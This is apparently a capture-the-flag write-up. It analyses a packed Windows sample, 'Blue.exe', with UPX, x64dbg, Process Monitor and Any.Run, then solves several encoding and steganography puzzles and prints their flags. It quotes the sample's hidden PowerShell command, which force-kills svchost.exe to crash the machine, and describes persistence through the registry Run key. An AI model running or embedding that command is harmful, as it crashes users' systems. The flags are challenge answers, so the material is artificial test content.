virtual-address	0x00001000	0x00027000	0x0003F000
virtual-size (258048 bytes)	0x00026000 (155648 bytes)	0x00018000 (98304 bytes)	0x00001000 (4096 bytes)
characteristics	0xE0000080	0xE0000040	0xC0000040
write	x	x	x
execute	x	x	-
share	-	-	-
self-modifying	x	x	-
virtual	x	-	-
items			
directory > import	-	-	0x0003F000
directory > exception	-	0x00039000	-
directory > relocation	-	-	0x0003F3C4
directory > thread-local-storage	-	0x0003DEC8	-
directory > load-configuration	-	0x0003DF58	-
base-of-code	-	0x00027000	-
entry-point	-	0x0003D2A0	-
thread-local-storage	-	0x0003DEA2	-


UPX0: This section supports write, execute, and self-modifying properties, indicating it can modify its own code during execution.
UPX1: This section allows write, execute, and self-modifying capabilities, but lacks the virtual properties seen in UPX0, limiting its self-modification scope.
UPX2: This section only allows write operations, without execution capabilities, suggesting it does not run code but can modify or overwrite data in the file.

2. Uncompressed using UPX

```
PS C:\Users\os1ris\Downloads\upx-4.2.4-win64 > .\upx.exe -d C:\Users\os1ris\Desktop\Blue.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    231424 <-     96256   41.59%    win64/pe     Blue.exe

Unpacked 1 file.
FLARE-VM 12/22/2024 05:33:36
```


3. Reviewing the program using x64dbg

I then proceeded to decompress the UPX file using the UPX tool with the -d parameter. After performing static analysis, I found no plaintext or interesting information. Realizing that go through to the execution could be gained from the program's flows, I decided to conduct dynamic analysis to observe its behavior during runtime. **(Using my virtual machine for execution the malware)**




While attempting to analyze the program through debugging tools, I found it overwhelmed by the large amount of assembly code, making it difficult to go through each instruction one by one. Given the time constraints of the CTF, focusing on just one question felt like a significant effort. It’s clearly that identifying the right spots to place breakpoints would take considerable time and patience. Interestingly, I can see some powershell execute on the process under the PID of **‘Blue.exe’**

4. Analysing the flow using Process Monitor



I used Process Monitor to observe the activity of PowerShell and track the commands it was executing to trigger a BSOD on my PC. During this, I identified some encoded text starting with 'U1RPVVRD…', which I recognized as part of a flag format for 'STOUT'. This confirmed the presence of a flag within the encoded string, which I then saved into the RegSetValue (although we could stop here since we had already obtained the flag). However, I decided to continue my investigation to further explore the findings.



We can see to of the following, one of it was in Base64. It is a flag but I want to dig more.


IOC:

```
U1RPVVRDVEZ7b1pDZ0NLR3hjeFg4ckZPWlhCV1ozUUJrNkM4b0lWY2p9
```


```
"POWERSHELL" -COMMAND "START-PROCESS -WINDOWSTYLE HIDDEN CMD.EXE -ARGUMENTLIST \\\\\\\"/C TASKKILL.EXE /F /IM SVCHOST.EXE\\\\\\\""
```

ANALYSE WITH ANYRUN

1. Uploading into Any.Run




2. Verifying the program flow



Both ***conhost.exe*** and ***powershell.exe*** were running as child processes under the parent process of the executed application, ***Blue.exe***. I trying to check what does the ***Blue.exe*** does to execute the ***powershell*** and ***Registry***.

3. Clicking on the 'More Info'


Clicking on the 'More Info' of the PID 6460 and found the registry set similar like the Process Monitor.




We can see the value was the flag stored inside the registry called ***sussy***. This key is used to store the startup programs for the Windows operating system. It is located in the registry and contains a list of programs that are **automatically executed when the system starts.** In this situation the program Write and Delete the value instantly inside:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Malicious programs can also use this key to **add themselves to the startup programs** list, allowing them to execute without the user's knowledge or consent. This can be a technique used by malware to maintain persistence on the infected system and evade detection







UNINTENDED SOLUTION

1. Uploading to Virustotal

2. Going into Behaviour:



3. Scroll and can see the Base64 encoded.



Flag	STOUTCTF{oZCgCKGxcxX8rFOZXBWZ3QBk6C8oIVcj}

MISCELLANEOUS

MISCELLANEOUS

The "**Miscellaneous**" category includes challenges that don't fall into any of the other specific categories like Crypto, Forensics, or Web. These challenges can cover a wide range of topics and techniques, often requiring creative problem-solving skills. They might involve tasks like puzzle solving, logic problems, steganography (hiding information inside the files), or even unconventional programming challenges. The Miscellaneous category is often a mix of different skills, allowing participants to use a variety of approaches to find the flag. It’s a category designed to test adaptability and a broad range of cybersecurity knowledge.

GRASS

Description:

FLAG FORMAT:


Two Words with a space in between such as "Basic Flag" NO STOUTCTF{}

Grass.jpg

While experimenting with ***StegSolver***, I began clicking the ***'Offset'*** button and noticed some black-colored pixels appearing on the image. I continued clicking until I reached an offset of 171, which revealed the plaintext **'Morse Stress'**

1. **Open up stegsolver**

2. **Click the Analyse > Stereogram Solver**



3. **Shift till the offset reach 171**

Flag	Morse Stress


BINARY

Description:

Is this binary exploitation?

01010011 01010100 01001111 01010101 01010100 01000011 01010100 01000110 01111011
01000111 01011000 01000110 01010111 01000011 01011000 01010010 00110000 01100100
01000110 00110000 01110111 01001101 01001001 01111000 01011010 01101111 01110100
01110101 01011001 01110101 01100100 01110010 01001100 01010101 01010001 01100001
01001110 01001100 01010000 01011000 00110101 01111101

I observed a sequence of binary numbers consisting of '1's and '0's. Using a tool like CyberChef, I was able to decode the binary text into plaintext, at the text will be seen.




Flag	STOUTCTF{GXFWCXR0dF0wMIxZotuYudrLUQaNLPX5}

MAKE ALAN PROUD

Description:

xased xlzdn snwia wfgnn rekze lytqc pgujf sfcis fiwfn sqxln qoemb mvlkn
Settings as shown below:
3 Rotor Model Rotor 1: VI, Initial: A, Ring A Rotor 2: I, Initial: Q, Ring A Rotor 3: III, Initial L, Ring A Reflector: UKW B Plugboard: BQ CR DI EJ KW MT OS PX UZ GH

Without any script. I'm just directly use **Enigma** decode with the info given on the description.



Flag	stoutctfabcdefghjiklmnopqrstuvwxyzaabbcc

DOTS AND DASHES

Description:

```
... - --- ..- - -.-. - ..-. ..... ----. .-- -.... - ..-. .- .. --... -.... ...-
...-- -... ... --. .- . ..- - ..-. - .-- .. --.. --. -..- --.- .-. --.. -.- --.-
..
```

Its literally morse code. Pick any tools you like to decode it.

Flag	STOUTCTF59W6TFAI76V3BSGAEUTFTWIZGXQRZKQI

BASEDPORT


Description:

Thats a lot of Based Ports!


Basedport.txt:


榍繳荁蜉杖癬怯蔻諮砞蝕答歲鱗鰪蕿筥轵豊譺靑蹱喬朒陶荒魅晪鱵鶻穲饒硂頟磾桙轆藹
稓鷭敫鯉筋祪瘯蝨貢搵蕬罴汩葵浥棆摫轵穛汕罳硁葥趁癯蔄鴑譒瘢蘳梈第鱝
衚蹍毷袳怺祔溢衦此衡詘豧靁陴洹紹摰凑玓螋騵荽柒聤栳蝗
魑轆恤靡顲晁杵腓鬱螋綴涍鸚禄鷹評眯驌汱笴聂貼繪詷蝅襉眴榍欵鱬槵齔谰
獖夕鴿鱖荊忧苭桂穘朘鴘蜴絬污晧繘魵鐳渓癅蠒马蜂癰瘫
瘦爽

I Googled to find out what kind of encoding uses Chinese characters and discovered it was Base 65536. I found a cool website to decode it and proceeded with the process: Base65536 Decoding Tool Online Free



After pasting the encoded text, I noticed more encoded characters with a pattern similar to **Base64**. I immediately decoded it using ***CyberChef***, where the magic features suggested a file type detection. It turned out to be an image, indicating that the additional encoded text was actually within the image.





Given my experience with pixel-based encoding from multiple CTFs, I decided to try my first method to extract the color codes. I wrote a script to automate the process, allowing me to decode the information efficiently.

Script

```
color_codes = [
    "#53544F", "#555443", "#54467B", "#327147", "#6E4A50",
    "#61336F", "#6A4966", "#4C5275", "#776D75", "#6E6967",
    "#52686F", "#313976", "#336A63", "#61397D"
]

def hex_to_chars(hex_code):
    hex_code = hex_code.lstrip('#')
    chars = []
    for i in range(0, len(hex_code), 2):
        hex_pair = hex_code[i:i+2]
        chars.append(chr(int(hex_pair, 16)))
    return ''.join(chars)

decoded_values = [hex_to_chars(code) for code in color_codes]
print(decoded_values)
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Misc/BasedPort]
└─$ python solver.py
['STO', 'UTC', 'TF{', '2qG', 'nJP', 'a3o', 'jIf', 'LRu', 'wmu', 'nig', 'Rho', '19v', '3jc', 'a9}']
```


Flag	STOUTCTF{2qGnJPa3ojIfLRuwmunigRho19v3jca9}

POLAR BEAR

